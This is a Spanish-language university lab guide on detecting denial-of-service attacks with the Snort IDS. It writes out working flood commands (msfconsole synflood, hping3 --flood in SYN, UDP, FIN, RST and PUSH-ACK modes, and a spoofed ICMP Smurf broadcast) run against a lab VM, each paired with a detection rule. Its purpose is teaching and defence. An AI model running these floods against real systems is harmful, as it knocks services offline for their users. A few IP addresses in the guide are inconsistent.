
Universidad del Rosario

MACC
Matemáticas Aplicadas y Ciencias de la Computación

Intrusion Detection Systems - IDS

Hacking Ético



Daniel Orlando Díaz López, PhD


Profesor principal
Departamento MACC
Universidad del Rosario
danielo.diaz@urosario.edu.co

Recordando de nuestra última clase:

- Un ataque de denegación de servicio (**denial-of-service attack** - DoS attack) es un acción hostil donde el atacante busca dejar indisponible una máquina o una red de comunicaciones.

- Estos ataques generalmente se basan en una inundación de la máquina objetivo por medio de muchas peticiones, las cuales colapsan el sistema y evitan que usuarios legítimos puedan conectarse.

- En un ataque de denegación de servicio **distribuido** (**distributed denial-of-service attack** -DoS attack), el tráfico entrante proviene de diferentes fuentes.



Recordando de nuestra última clase:

Tipos de ataque DOS/DDOS:

- **Ataque basado en volumen:** El objetivo de este ataque es inundar el canal de **comunicaciones** de la víctima enviando mensajes ICMP, UDP, o TCP en grandes cantidades de bps (bits per second).
- **Ataque basado en protocolo:** Este ataque se enfoca en vulnerar los protocolos usados por el **sistema operativo** de la víctima por medio del envío de paquetes como TCP-SYN, ping de la muerte o paquetes desfragmentados.
- **Ataque a la capa de aplicación:** En este ataque el foco son las **aplicaciones** que se ejecutan sobre el sistema operativo, por ejemplo por medio de miles de solicitudes a un servidor web volviendolo indisponible para un usuario real.

Protección de un servidor web víctima por medio de un IDS (Sistema de Detección de Intrusiones)

Laboratorio

1. Implementar una máquina virtual víctima
2. Implementar una máquina virtual atacante
3. Ejecutar **7** ataques de DoS desde la máquina atacante hacia la máquina víctima
4. Configurar un IDS (snort), y crear reglas en la máquina víctima para que estas detecten y neutralicen los ataques de DoS
5. Generar capturas de pantalla que evidencien la creación de la regla, la ejecución del ataque y la detección del ataque usando la regla recién creada.


Preguntas:

1. Explicar en qué consiste el séptimo ataque (SMURF)
2. ¿Que diferencia hay entre los siguientes campos que se pueden incluir en el **Rule Option**: flags:S, flags:SA, flags: PA, flags: R, flags:F?
3. Seleccione una regla de las incluidas en el archivo **/etc/snort/rules/web-attacks.rules** y explique todos sus campos


Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación


Desplegar una máquina virtual **Kali linux** y realizar el clonado de la misma, de esta forma tendremos una máquina atacante y una máquina víctima. Para esto seguir el siguiente procedimiento

- Dar Click derecho sobre una máquina virtual de kali linux existente y seleccionar “Clonar”
- Colocar un nombre a la nueva máquina por ejemplo “Linux Victima”



Intrusion Detection System - IDS





Ahora ya tenemos la máquina atacante y la máquina víctima


En la máquina víctima iniciar un web server de la siguiente forma:

```
root@kali:~# sudo systemctl start apache2
```


La página de inicio (index.html) se encuentra en **/var/www/html**:

```
root@kali:/var/www/html# cat index.html | head

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w
l1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Debian Default Page: It works</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
root@kali:/var/www/html# _
```

Validar que el webserver haya quedado funcionando accediendo desde un navegador a la dirección IP de la máquina Víctima:




- Validar que la configuración de red de cada una de las máquina (Víctima y Atacante) esté en modo Automatic(DHCP):




- La configuración que usaremos la mayoría del tiempo será la de “Host Only”.
- Validar que cada una de las máquina (Víctima y Atacante) tenga una dirección MAC distinta

Máquina Atacante



Máquina Víctima



- Validar la conectividad con un ping sostenido (argumento -t) entre ambas máquinas:

Máquina Atacante


```
root@kali:~# ping 192.168.0.19
PING 192.168.0.19 (192.168.0.19) 56(84) bytes of data.
64 bytes from 192.168.0.19: icmp_seq=1 ttl=64 time=0.902 ms
64 bytes from 192.168.0.19: icmp_seq=2 ttl=64 time=1.04 ms
64 bytes from 192.168.0.19: icmp_seq=3 ttl=64 time=1.07 ms
64 bytes from 192.168.0.19: icmp_seq=4 ttl=64 time=0.962 ms
64 bytes from 192.168.0.19: icmp_seq=5 ttl=64 time=0.918 ms
64 bytes from 192.168.0.19: icmp_seq=6 ttl=64 time=1.02 ms
64 bytes from 192.168.0.19: icmp_seq=7 ttl=64 time=0.933 ms
^C
--- 192.168.0.19 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 57ms
rtt min/avg/max/mdev = 0.902/0.977/1.067/0.064 ms
```

Máquina Víctima

```
root@kali:~# ping 192.168.0.20
PING 192.168.0.20 (192.168.0.20) 56(84) bytes of data.
64 bytes from 192.168.0.20: icmp_seq=1 ttl=64 time=1.09 ms
64 bytes from 192.168.0.20: icmp_seq=2 ttl=64 time=1.22 ms
64 bytes from 192.168.0.20: icmp_seq=3 ttl=64 time=1.01 ms
64 bytes from 192.168.0.20: icmp_seq=4 ttl=64 time=1.05 ms
64 bytes from 192.168.0.20: icmp_seq=5 ttl=64 time=1.04 ms
64 bytes from 192.168.0.20: icmp_seq=6 ttl=64 time=1.12 ms
64 bytes from 192.168.0.20: icmp_seq=7 ttl=64 time=1.01 ms
^C
--- 192.168.0.20 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 47ms
rtt min/avg/max/mdev = 1.010/1.076/1.216/0.072 ms
```

- Igualmente validar la conectividad accediendo por medio de un navegador desde la máquina atacante al servidor web montado en la máquina víctima:

Acceso al web server de la víctima desde la Máquina Atacante



Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

- ¿Cómo protegernos de ataques DoS? -> Utilizando un sistema de IDS

Instalar snort en la máquina víctima:
(Momentáneamente cambiar la máquina víctima a modo NAT para poder realizar la descarga del paquete)


```
root@kali:~# sudo apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [16.6 MB]
Get:3 http://kali.download/kali kali-rolling/non-free amd64 Packages [191 kB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [108 kB]
Fetched 17.0 MB in 33s (517 kB/s)
Reading package lists... Done
```

```
root@kali:~# sudo apt-get install snort*
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'snort-pgsql' for glob 'snort*'
Note, selecting 'snort-doc' for glob 'snort*'
Note, selecting 'snort-rules-default' for glob 'snort*'
Note, selecting 'snort-common' for glob 'snort*'
Note, selecting 'snort-mysql' for glob 'snort*'
Note, selecting 'snort' for glob 'snort*'
Note, selecting 'snort-common-libraries' for glob 'snort*'
Note, selecting 'snort-rules' for glob 'snort*'
The following additional packages will be installed:
  libdaq2 oinkmaster
The following NEW packages will be installed:
  libdaq2 oinkmaster snort snort-common snort-common-libraries snort-doc sno
0 upgraded, 7 newly installed, 0 to remove and 228 not upgraded.
Need to get 4,328 kB of archives.
After this operation, 15.4 MB of additional disk space will be used.
Do you want to continue? [Y/n] _
```

¡ Nosotros usaremos SNORT !

En la configuración de snort para la red local (local network) colocar la IP de la red a partir de la siguiente lógica:

- Si la IP del webserver era **192.168.0.19**, la dirección de la red será **192.168.0.0/24**



Si se nos pregunta por el nombre de la interfaz de red, se debe colocar la que aparece como resultado del comando ifconfig o ip a (Generalmente es eth0, aunque en mi caso fue wlp7s0)

```
daniel@daniel-Lenovo-G470:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNO
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp1s0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_
    link/ether b8:70:f4:08:76:fd brd ff:ff:ff:ff:ff:ff
3: wlp7s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_co
    link/ether ec:55:f9:6a:b7:db brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.19/24 brd 192.168.0.255 scope global dynamic n
       valid_lft 3324sec preferred_lft 3324sec
    inet6 fe80::8024:2fec:989c:fecd/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: wlxe8de27095553: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500
    link/ether e8:de:27:09:55:53 brd ff:ff:ff:ff:ff:ff
```

- Ahora ya podemos volver a colocar la máquina víctima en modo “Host Only” para que de nuevo sea visible por la máquina atacante
- Accedamos al archivo de configuración de snort (snort.conf) para realizar la configuración del IDS
- Se debe cambiar el valor de HOME_NET de any a la dirección IP del webserver

```
root@kali:~# sudo nano /etc/snort/snort.conf _
```

```
 GNU nano 3.1                                /etc/snort/snort.conf

#  4) Configure dynamic loaded libraries
#  5) Configure preprocessors
#  6) Configure output plugins
#  7) Customize your rule set
#  8) Customize preprocessor and decoder rule set
#  9) Customize shared object rule set
##################################################

##################################################
# Step #1: Set the network variables.  For more information, see README.variables
##################################################

# Setup the network addresses you are protecting
#
# Note to Debian users: this value is overriden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file
#
ipvar HOME_NET any

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
# If HOME_NET is defined as something other than "any", alternative, you can
# use this definition if you do not want to detect attacks from your internal
# IP addresses:
#ipvar EXTERNAL_NET !$HOME_NET

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET
```


```
 GNU nano 3.1                                /etc/snort/snort.conf

#  4) Configure dynamic loaded libraries
#  5) Configure preprocessors
#  6) Configure output plugins
#  7) Customize your rule set
#  8) Customize preprocessor and decoder rule set
#  9) Customize shared object rule set
##################################################

##################################################
# Step #1: Set the network variables.  For more information, see README.variables
##################################################

# Setup the network addresses you are protecting
#
# Note to Debian users: this value is overriden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file
#
ipvar HOME_NET 192.168.0.19

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
# If HOME_NET is defined as something other than "any", alternative, you can
# use this definition if you do not want to detect attacks from your internal
# IP addresses:
#ipvar EXTERNAL_NET !$HOME_NET

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET
```

- Las reglas de SNORT que realmente representan la inteligencia de la herramienta para detectar intrusiones quedaron (después de haber hecho la instalación) en la ruta **/etc/snort/rules**

```
root@kali:/etc/snort/rules# ls
attack-responses.rules          community-web-dos.rules    policy.rules
backdoor.rules                  community-web-iis.rules    pop2.rules
bad-traffic.rules               community-web-misc.rules   pop3.rules
chat.rules                      community-web-php.rules    porn.rules
community-bot.rules             ddos.rules                 rpc.rules
community-deleted.rules         deleted.rules              rservices.rules
community-dos.rules             dns.rules                  scan.rules
community-exploit.rules         dos.rules                  shellcode.rules
community-ftp.rules             experimental.rules         smtp.rules
community-game.rules            exploit.rules              snmp.rules
community-icmp.rules            finger.rules               sql.rules
community-imap.rules            ftp.rules                  telnet.rules
community-inappropriate.rules   icmp-info.rules            tftp.rules
community-mail-client.rules     icmp.rules                 virus.rules
community-misc.rules            imap.rules                 web-attacks.rules
community-nntp.rules            info.rules                 web-cgi.rules
community-oracle.rules          local.rules                web-client.rules
community-policy.rules          misc.rules                 web-coldfusion.rules
community-sip.rules             multimedia.rules           web-frontpage.rules
community-smtp.rules            mysql.rules                web-iis.rules
community-sql-injection.rules   netbios.rules              web-misc.rules
community-virus.rules           nntp.rules                 web-php.rules
community-web-attacks.rules     oracle.rules               x11.rules
community-web-cgi.rules         other-ids.rules
community-web-client.rules      p2p.rules
```

- Revisemos uno de los archivos de reglas, en este caso el que detecta ataques con el protocolo icmp

```
root@kali:/etc/snort/rules# nano icmp.rules
```



Regla para el protocolo **ICMP**

Dirección de destino: **$HOME_NET**

Protocol de destino: **any**

alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP ISS Pinger"; itype:8; content:"ISSPNGRQ"; depth:32; reference:arachnids,158; classtype:attempted-recon; sid:465; rev:3;)

Dirección de origen: **$EXTERNAL_NET**

Puerto de origen: **any**

HOME_NET ya lo hemos definido en el archivo de configuracion an algunos slides anteriores como **193.168.0.19**

Rule options

Action Protocol Source IP Source port -> Destination IP Destination port (options)

Action:
- alert
- log
- pass
- activate
- dynamic
- drop
- reject

Protocol:
- IP
- TCP
- UDP
- ICMP
- any

Direction operator:
- ->
- <>

Types of rule options:
- General
- Payload
- Non-Payload
- Post detection

Rule options:
- Entre paréntesis()
- Keywords separadas por ;

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Primer ataque: TCP SYN Flood (Inundación por mensajes TCP SYN) - Protocol based DoS

Configuración de una regla para la detección de un ataque TCP SYN Flood en la máquina víctima:

```
daniel@daniel-Lenovo-G470:/etc/snort/rules$ nano local.rules
```

daniel@daniel-Lenovo-G470: /etc/snort/rules

```
 GNU nano 2.9.3                                  local.rules

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert tcp any any -> 192.168.0.19 any (msg:"SYN Flood Dos"; flags:S; sid:1000006;)
```

Iniciemos SNORT en la máquina víctima:

```
daniel@daniel-Lenovo-G470:~$ sudo snort -A console -q -u snort -g snort
-c /etc/snort/snort.conf -i wlp7s0
```

¡Ejecución del ataque!

Usar msfconsole desde Máquina atacante:

```
root@kali:~# msfconsole
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > set rhost 192.168.0.19
rhost => 192.168.0.19
msf auxiliary(dos/tcp/synflood) > set shost 192.168.0.20
shost => 192.168.0.20
msf auxiliary(dos/tcp/synflood) > exploit
[12114.844669] Bluetooth: Core ver 2.22
[12114.845123] NET: Registered protocol family 31
[12114.845529] Bluetooth: HCI device and connection manager initialized
[12114.845934] Bluetooth: HCI socket layer initialized
[12114.846323] Bluetooth: L2CAP socket layer initialized
[12114.846729] Bluetooth: SCO socket layer initialized
[12115.137016] device eth0 entered promiscuous mode

[*] SYN flooding 192.168.0.19:80...
```

Máquina Víctima

```
09/29-21:58:36.637878  [**] [1:1000006:0] SYN Flood Dos [**] [Priority
0] {TCP} 192.168.0.20:8628 -> 192.168.0.19:80
09/29-21:58:36.638560  [**] [1:1000006:0] SYN Flood Dos [**] [Priority
0] {TCP} 192.168.0.20:36622 -> 192.168.0.19:80
09/29-21:58:36.639293  [**] [1:1000006:0] SYN Flood Dos [**] [Priority
0] {TCP} 192.168.0.20:31067 -> 192.168.0.19:80
09/29-21:58:36.639997  [**] [1:1000006:0] SYN Flood Dos [**] [Priority
0] {TCP} 192.168.0.20:7290 -> 192.168.0.19:80
```

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Segundo ataque: UDP Flood (Inundación por mensajes UDP) - Volume based DoS

Configuración de una regla para la detección de un ataque UDP SYN Flood en l máquina víctima

```
daniel@daniel-Lenovo-G470:/etc/snort/rules$ nano local.rules
```

```
 GNU nano 2.9.3                    local.rules                         Modified

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert tcp any any -> 192.168.0.19 any (msg:"SYN Flood Dos"; flags:S; sid:1000006;)
alert udp any any -> 192.168.0.19 any (msg:"UDP Flood DoS"; sid:1000001;)
```

Iniciemos SNORT en la máquina víctima:

```
daniel@daniel-Lenovo-G470:~$ sudo snort -A console -q -u snort -g snort
-c /etc/snort/snort.conf -i wlp7s0
```

¡Ejecución del ataque!

Máquina atacante

```
root@kali:~# hping3 --udp --flood -p 80 192.168.0.19
HPING 192.168.0.19 (eth0 192.168.0.19): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.19 hping statistic ---
41029 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Máquina Víctima

```
} 192.168.0.20:43463 -> 192.168.0.19:80
09/29-22:40:26.575777  [**] [1:1000001:0] UDP Flood DoS [**] [Priority: 0] {UDP
} 192.168.0.20:43464 -> 192.168.0.19:80
09/29-22:40:26.575829  [**] [1:1000001:0] UDP Flood DoS [**] [Priority: 0] {UDP
} 192.168.0.20:43465 -> 192.168.0.19:80
09/29-22:40:26.575873  [**] [1:1000001:0] UDP Flood DoS [**] [Priority: 0] {UDP
} 192.168.0.20:43466 -> 192.168.0.19:80
09/29-22:40:26.576005  [**] [1:1000001:0] UDP Flood DoS [**] [Priority: 0] {UDP
```

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Tercer ataque: SYN FIN Flood (Inundación por mensajes TCP con flags SYN y FIN)

Por default Snort ya trae una regla configurada para la detección de un ataque SYN FIN Flood

Iniciemos SNORT en la máquina víctima:

```
daniel@daniel-Lenovo-G470:~$ sudo snort -A console -q -u snort -g snort
-c /etc/snort/snort.conf -i wlp7s0
```

¡Ejecución del ataque!

Máquina atacante

```
root@kali:~# hping3 -SF --flood -p 80 192.168.0.19
HPING 192.168.0.19 (eth0 192.168.0.19): SF set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.19 hping statistic ---
127164 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Máquina Víctima

```
09/29-22:50:01.546918  [**] [1:624:7] SCAN SYN FIN [**] [Classification: Attemp
ted Information Leak] [Priority: 2] {TCP} 192.168.0.20:63126 -> 192.168.0.19:80
09/29-22:50:01.546989  [**] [1:624:7] SCAN SYN FIN [**] [Classification: Attemp
ted Information Leak] [Priority: 2] {TCP} 192.168.0.20:63127 -> 192.168.0.19:80
09/29-22:50:01.547061  [**] [1:624:7] SCAN SYN FIN [**] [Classification: Attemp
ted Information Leak] [Priority: 2] {TCP} 192.168.0.20:63128 -> 192.168.0.19:80
09/29-22:50:01.547128  [**] [1:624:7] SCAN SYN FIN [**] [Classification: Attemp
ted Information Leak] [Priority: 2] {TCP} 192.168.0.20:63129 -> 192.168.0.19:80
```

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Cuarto ataque: PUSH ACK Flood (Inundación por mensajes TCP con flags PUSH y ACK)

Configuración de una regla para la detección de un ataque PUSH ACK Flood en la máquina víctima

```
daniel@daniel-Lenovo-G470:/etc/snort/rules$ nano local.rules
```

daniel@daniel-Lenovo-G470: /etc/sn... × | daniel@daniel-Lenovo-G470: ~ × | daniel@daniel-Lenovo

```
 GNU nano 2.9.3                    local.rules

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert tcp any any -> 192.168.0.19 any (msg: "PUSH-ACK Flood Dos";sid:1000001;flags:PA; )
```

Iniciemos SNORT en la máquina víctima:

```
daniel@daniel-Lenovo-G470:~$ sudo snort -A console -q -u snort -g snort
-c /etc/snort/snort.conf -i wlp7s0
```

¡Ejecución del ataque!

Máquina atacante

```
root@kali:~# hping3 -PA --flood -p 80 192.168.0.19
HPING 192.168.0.19 (eth0 192.168.0.19): AP set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.19 hping statistic ---
25291 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Máquina Víctima

```
09/29-23:03:25.727699  [**] [1:1000001:0] PUSH-ACK Flood Dos
[**] [Priority: 0] {TCP} 192.168.0.20:27662 -> 192.168.0.19:8
0
09/29-23:03:25.727733  [**] [1:1000001:0] PUSH-ACK Flood Dos
[**] [Priority: 0] {TCP} 192.168.0.20:27663 -> 192.168.0.19:8
0
09/29-23:03:25.727776  [**] [1:1000001:0] PUSH-ACK Flood Dos
[**] [Priority: 0] {TCP} 192.168.0.20:27664 -> 192.168.0.19:8
0
```

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Quinto ataque: RESET Flood (Inundación por mensajes TCP con flag RESET)

Configuración de una regla para la detección de un ataque RESET Flood en la máquina víctima

```
daniel@daniel-Lenovo-G470:/etc/snort/rules$ nano local.rules
```

daniel@daniel-Lenovo-G47... × daniel@daniel-Lenovo-G47... × daniel@daniel-Lenovo-G47... ×

```
  GNU nano 2.9.3                    local.rules                         Modif

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert tcp any any -> 192.168.0.19 any (msg: "Reset DoS"; sid:1000001; flags:R;)
```

Iniciemos SNORT en la máquina víctima:

```
daniel@daniel-Lenovo-G470:~$ sudo snort -A console -q -u snort -g snort
-c /etc/snort/snort.conf -i wlp7s0
```

¡Ejecución del ataque!

Máquina atacante

```
root@kali:~# hping3 -R --flood -p 80 192.168.0.19
HPING 192.168.0.19 (eth0 192.168.0.19): R set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.19 hping statistic ---
419145 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Máquina Víctima

```
09/29-23:13:19.815973  [**] [1:1000001:0] Reset DoS [**] [Priority: 0] {TCP} 192.168
.0.20:54578 -> 192.168.0.19:80
09/29-23:13:19.816027  [**] [1:1000001:0] Reset DoS [**] [Priority: 0] {TCP} 192.168
.0.20:54579 -> 192.168.0.19:80
09/29-23:13:19.816079  [**] [1:1000001:0] Reset DoS [**] [Priority: 0] {TCP} 192.168
.0.20:54580 -> 192.168.0.19:80
09/29-23:13:19.816119  [**] [1:1000001:0] Reset DoS [**] [Priority: 0] {TCP} 192.168
.0.20:54581 -> 192.168.0.19:80
```

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Sexto ataque: FIN Flood (Inundación por mensajes TCP con flag FIN)

Configuración de una regla para la detección de un ataque FIN Flood en la máquina víctima

```
daniel@daniel-Lenovo-G470:/etc/snort/rules$ nano local.rules
```

daniel@daniel-Lenovo-G47... × daniel@daniel-Lenovo-G47... × daniel@daniel-Lenovo-G47...

```
 GNU nano 2.9.3                  local.rules                        Modi

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert tcp any any -> 192.169.1.107 any (msg: "FIN Dos"; sid:1000001; flags:F;)
```

Iniciemos SNORT en la máquina víctima:

```
daniel@daniel-Lenovo-G470:~$ sudo snort -A console -q -u snort -g snort
-c /etc/snort/snort.conf -i wlp7s0
```

¡Ejecución del ataque!

Máquina atacante

```
root@kali:~# hping3 -F --flood -p 80 192.168.0.19
HPING 192.168.0.19 (eth0 192.168.0.19): F set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.19 hping statistic ---
281271 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Máquina Víctima

```
09/29-23:24:15.839426  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Infor
mation Leak] [Priority: 2] {TCP} 192.168.0.20:61674 -> 192.168.0.19:80
09/29-23:24:15.839540  [**] [1:1000001:0] FIN Dos [**] [Priority: 0] {TCP} 192.168.0
.20:61675 -> 192.168.0.19:80
09/29-23:24:15.839540  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Infor
mation Leak] [Priority: 2] {TCP} 192.168.0.20:61675 -> 192.168.0.19:80
09/29-23:24:15.839640  [**] [1:1000001:0] FIN Dos [**] [Priority: 0] {TCP} 192.168.0
.20:61676 -> 192.168.0.19:80
09/29-23:24:15.839640  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Infor
mation Leak] [Priority: 2] {TCP} 192.168.0.20:61676 -> 192.168.0.19:80
09/29-23:24:15.839771  [**] [1:1000001:0] FIN Dos [**] [Priority: 0] {TCP} 192.168.0
.20:61677 -> 192.168.0.19:80
```

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Séptimo ataque: SMURF

Configuración de una regla para la detección de un ataque SMURF en la máquina víctima

```
daniel@daniel-Lenovo-G470:/etc/snort/rules$ nano local.rules
```

daniel@daniel-Lenovo-G47... × daniel@daniel-Lenovo-G47... × daniel@daniel-Lenovo-G47...

```
  GNU nano 2.9.3                    local.rules                          Mo

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert icmp any any -> any any (msg: "Smurf Dos Attack";sid:1000003;itype:8;)
```

Iniciemos SNORT en la máquina víctima:

```
daniel@daniel-Lenovo-G470:~$ sudo snort -A console -q -u snort -g snort
-c /etc/snort/snort.conf -i wlp7s0
```

¡Ejecución del ataque!

Máquina atacante

```
root@kali:~# hping3 --icmp --flood -c 1000 --spoof 192.168.0.19 192.168.0.255
HPING 192.168.0.255 (eth0 192.168.0.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.255 hping statistic ---
137250 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


Máquina Víctima


```
09/29-23:30:23.899321  [**] [1:1000003:0] Smurf Dos Attack [**] [Priority
: 0] {ICMP} 192.168.0.19 -> 192.168.0.255
09/29-23:30:23.899326  [**] [1:1000003:0] Smurf Dos Attack [**] [Priority
: 0] {ICMP} 192.168.0.19 -> 192.168.0.255
09/29-23:30:23.899401  [**] [1:1000003:0] Smurf Dos Attack [**] [Priority
: 0] {ICMP} 192.168.0.19 -> 192.168.0.255
09/29-23:30:23.899406  [**] [1:1000003:0] Smurf Dos Attack [**] [Priority
: 0] {ICMP} 192.168.0.19 -> 192.168.0.255
```


Troubleshooting


Si tiene algún problema en la ejecución de SNORT se puede intentar los siguientes pasos en la máquina víctima que tiene el SNORT instalado:


1. Validar que SNORT se encuentra instalado revisando que existe el archivo de configuración /etc/snort/snort.conf
2. Validar que la máquina está en configuración HOST-ONLY
3. Ejecutar el siguiente comando de reconfiguración de SNORT: **“dpkg-reconfigure snort”**
4. Seleccionar las opciones que aparecen a continuación:














5. Reinicia snort con el comando **“service snort restart”**

Universidad del Rosario | MACC | HINNT

¡Gracias!